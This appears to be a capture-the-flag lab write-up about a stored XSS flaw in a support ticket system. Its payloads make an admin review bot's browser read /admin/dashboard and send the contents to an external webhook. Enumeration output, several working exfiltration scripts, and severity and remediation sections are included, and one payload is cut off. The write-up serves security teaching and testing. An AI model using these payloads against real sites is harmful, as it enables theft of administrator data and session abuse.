

Vulnerability Assessment Report: Support Ticket System

Author: Weilong Xu (Edison)

1. Executive Summary


During the security assessment of the Support Ticket System, I found a critical Stored Cross-Site Scripting (XSS) vulnerability that allowed me to completely take over an administrative session and extract sensitive data. First, I discovered an automated administrative review function that interacts with user-submitted links. Then, I found that the ticket creation form blindly trusts user input without sanitizing it. By combining these two flaws, I forced an administrator bot to execute exploits. This allowed me to grab the restricted /admin/dashboard data and steal the hidden system flag, sending it directly to my own external server.

2. Technical Findings

Here is the step-by-step breakdown of how I discovered and exploited the vulnerability to extract the flag.

2.1. Exploring & Testing

I started by reviewing the initial landing page of the Support Ticket System to understand its basic functionality.



To look at the internal features, I registered a standard user account with the username edi.

Register

Username

Password

Register

Already have an account? [Login here](#)

Upon logging in, It shows an empty dashboard showing I had no active tickets.


My Tickets

Create New Ticket

You don't have any tickets yet.


Create your first ticket

Next, I checked for hidden directories by using the robots.txt file. This revealed the hidden endpoint /admin and /report.



```
← → ↻ ⚠ Not Secure 35.240.225.228/robots.txt ☆  
User-agent: *  
Disallow: /admin/  
Disallow: /report
```

I tried going to the /report endpoint and found a form where I could submit a URL path to my ticket. The page shows that an admin would visit the submitted page to investigate. This make me think an automated bot with admin privileges may be active.



SEC Playground Support Ticket System My Tickets New Ticket edi Logout

Report a Page

Submit a URL path for an admin to review. The admin will visit the page to investigate any reported issues.

URL Path

Submit Report

To make sure I don't miss anything, I also ran an automated gobuster directory enumeration scan, which confirmed the existence of the /report, /admin, and /tickets endpoints.

```
(edison@edison)-[~]
$ gobuster dir -u 35.240.225.228 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://35.240.225.228
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

login (Status: 200) [Size: 1787]
logout (Status: 302) [Size: 189] [→ /]
register (Status: 200) [Size: 1791]
report (Status: 200) [Size: 1624]
robots.txt (Status: 200) [Size: 50]
tickets (Status: 302) [Size: 199] [→ /login]
Progress: 4613 / 4613 (100.00%)

Finished
```

2.2. Vulnerability: Stored XSS

I navigated to the "Create New Ticket" form to test for potential injection flaws.

SEC Playground

Support Ticket SystemMy TicketsNew TicketediLogout

Create New Ticket

Title

Brief description of the issue

Description

Provide detailed information about your issue...

Submit Ticket

I injected a basic JavaScript payload (`<script>alert('XSS')</script>`) into both the Title and Description fields.

SEC Playground

Support Ticket SystemMy TicketsNew TicketediLogout

Create New Ticket

Title

`<script>alert('XSS')</script>`

Description

`<script>alert('XSS')</script>`

Submit Ticket

When I opened the newly created ticket, my browser executed the script and displayed an alert box. This confirmed XSS vulnerability because the application was executing my input instead of showing it as text.

SEC Playground

Support Ticket SystemMy TicketsNew TicketediLogout

My Tickets

Create New Ticket

ID	TITLE	STATUS	CREATED	ACTION
#7	<script>alert('XSS')</script>	OPEN	2026-03-25 20:12:09	View

Not Secure 35.240.225.228/tickets/7

35.240.225.228 says
XSS

OK

2.3. Exploit & Payload

Knowing that an administrator reviews reported URLs, I decided to use the XSS flaw to find the flag. My first attempt was to use the `fetch()` API to grab the contents of the `/admin/dashboard` and extract it to my webhook.

SEC Playground

[Support Ticket System](#)[My Tickets](#)[New Ticket](#)[edi](#)[Logout](#)

Create New Ticket

Title

```
<script> fetch('/admin/dashboard') .then(r => r.text())
```

Description

```
<script>
fetch('/admin/dashboard')
  .then(r => r.text())
  .then(d => fetch('https://webhook.site/1d266317-b499-4f34-94b0-0ad3ca470aa4?flag=' + btoa(d)));
</script>
```

Submit Ticket

However, when I checked my webhook server, I only received a base64 encoded string that translated to "Access denied".

Request Details & Headers

GET

https://webhook.site/1d266317-b499-4f34-94b0-0ad3ca470aa...

Host

1.47.1.140 Whois Shodan Netify Censys VirusTotal

Location

Surat Thani, Thailand

Date

03/26/2026 3:15:01 AM (a few seconds ago)

Size

0 bytes

Time

0.001 sec

ID

022888a7-ef7e-4c0b-8cf3-dc66762f559e

Note

Add Note

accept-language

en-US,en;q=0.9

accept-encoding

gzip, deflate, br, zstd

referrer

http://35.240.225.228/

sec-fetch-dest

empty

sec-fetch-mode

cors

sec-fetch-site

cross-site

origin

http://35.240.225.228

accept

/

sec-ch-ua-mobile

?0

sec-ch-ua

"Chromium";v="146", "Not-A.Brand";v="24", "Go...

user-agent

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_...

sec-ch-ua-platform

"macOS"

platform

0 bytes

host

webhook.site

Query strings

flag

QWnjZXNzIGRlbmllZA==

Form values

None

Request Content

No content

Custom Actions Output

I needed a better approach. I adjusted my payload to a synchronous XMLHttpRequest and an Image source tag for the extraction. I created Ticket #10 with this new payload.

SEC Playground

Support Ticket SystemMy TicketsNew TicketediLogout

Create New Ticket

Title

<script> x=new XMLHttpRequest(); x.open('GET','/admin/

Description

x=new XMLHttpRequest();
x.open('GET','/admin/dashboard',false);
x.send();
new Image().src='https://webhook.site/1d266317-b499-4f34-94b0-0ad3ca470aa4?
x='+btoa(x.responseText);
</script>

Submit Ticket

SEC Playground

Support Ticket SystemMy TicketsNew TicketediLogout

Ticket created successfully.

My Tickets

Create New Ticket

ID	TITLE	STATUS	CREATED	ACTION
#10	<script> x=new XMLHttpRequest(); x.open('GET','/admin/dashboard',false); x.send(); new Image().src='https://webhook.site/1d266317-b499-4f34-94b0-0ad3ca470aa4?x='+btoa(x.responseText); </script>	OPEN	2026-03-25 20:16:16	View
#9	<script> fetch('/admin/dashboard', {credentials: 'include'}) .then(r => r.text()) .then(d => fetch('https://webhook.site/1d266317-b499-4f34-94b0-0ad3ca470aa4?flag=' + btoa(d))); </script>	OPEN	2026-03-25 20:15:44	View
#8	<script> fetch('/admin/dashboard') .then(r => r.text()) .then(d => fetch('https://webhook.site/1d266317-b499-4f34-94b0-0ad3ca470aa4?flag=' + btoa(d))); </script>	OPEN	2026-03-25 20:14:35	View
#7	<script>alert('XSS')</script>	OPEN	2026-03-25 20:12:09	View

I then submitted the URL path /tickets/10 to the admin bot via the /report endpoint.

SEC Playground

[Support Ticket System](#)[My Tickets](#)[New Ticket](#)[edi](#)[Logout](#)

Report submitted. An admin will review it shortly.

Report a Page

Submit a URL path for an admin to review. The admin will visit the page to investigate any reported issues.

URL Path

Submit Report

2.4. Successful Flag Extraction

To ensure my payload wouldn't fail due to URL length limits when stealing the entire dashboard HTML, I crafted a better payload (Ticket #11). I used a regular expression (`match(/web\[^\]+\)/)` to specifically target and extract only the flag string from the admin dashboard.

SEC Playground

[Support Ticket System](#)[My Tickets](#)[New Ticket](#)[edi](#)[Logout](#)

Create New Ticket

Title

Description

```
<script>
var req = new XMLHttpRequest();
req.open('GET', '/admin/dashboard', false);
req.send(null);
var flag = req.responseText.match(/web\[^\]+\)/);
if (flag) {
  new Image().src =
```

Submit Ticket

I submitted Ticket #11 to the admin review bot.

SEC Playground

Support Ticket SystemMy TicketsNew TicketediLogout

Report submitted. An admin will review it shortly.

Report a Page

Submit a URL path for an admin to review. The admin will visit the page to investigate any reported issues.

URL Path

/tickets/11

Submit Report

Request Details & Headers		Open in	Copy as	Delete
GET	https://webhook.site/1d266317-b499-4f34-94b0-0ad3ca470aa...			
Host	34.87.44.173 Whois Shodan Netify Censys VirusTotal			
Location	🇸🇬 Singapore, Singapore			
Date	03/26/2026 3:19:07 AM (a few seconds ago)			
Size	0 bytes			
Time	0.001 sec			
ID	49634144-a491-47e4-a89c-d929712d89a6			
Note	Add Note			
Query strings		Form values		
flag	d2Vie041d2ZuVkF0bjh9	None		
Request Content				
No content				
Custom Actions Output				

The payload is executed in the administrator's browser. It extracted the flag and sent it to my external server. My webhook captured the base64-encoded query string, which decoded to the final flag: web{N5wfnVAPn8}.

3. Severity / Impact

Overall Risk Level: HIGH (CVSS Score: 8.6)

- **Administrative Abuse:** Because my script ran directly within the admin's browser, I could perform any action on behalf of the administrator. A real attacker could use this to create admin accounts, delete user data, or modify system settings.
- **Data Breach:** I successfully bypassed the server's access controls by forcing the admin's own browser to read restricted data (/admin/dashboard) and hand it over to me.
- **Persistent Threat:** My payload was permanently saved in the application's database. Anyone who views that corrupted ticket will be hacked without having to click on any suspicious links.

4. Remediation

To improve the system in term of security, the following should be applied:

1. **Data Sanitization:** The root cause of this flaw is that the application trusts user input and renders it directly as HTML. All user-supplied data (like Titles and Descriptions) must be strictly encoded before being displayed. Characters such as <, >, &, ', and " must be converted into their safe HTML entities (e.g., <, >).
2. **Add a Content Security Policy (CSP):** Deploy a strict Content Security Policy via HTTP headers. A strong CSP can completely disable the execution of inline scripts (unsafe-inline) and restrict where external data can be sent, which would have neutralized my payloads even after they were injected.
3. **Enforce Strict Session Management:** Ensure that sensitive administrative endpoints require secondary authentication (like password re-entry) for critical actions. This minimizes the damage an attacker can do if they successfully hijack a session via XSS.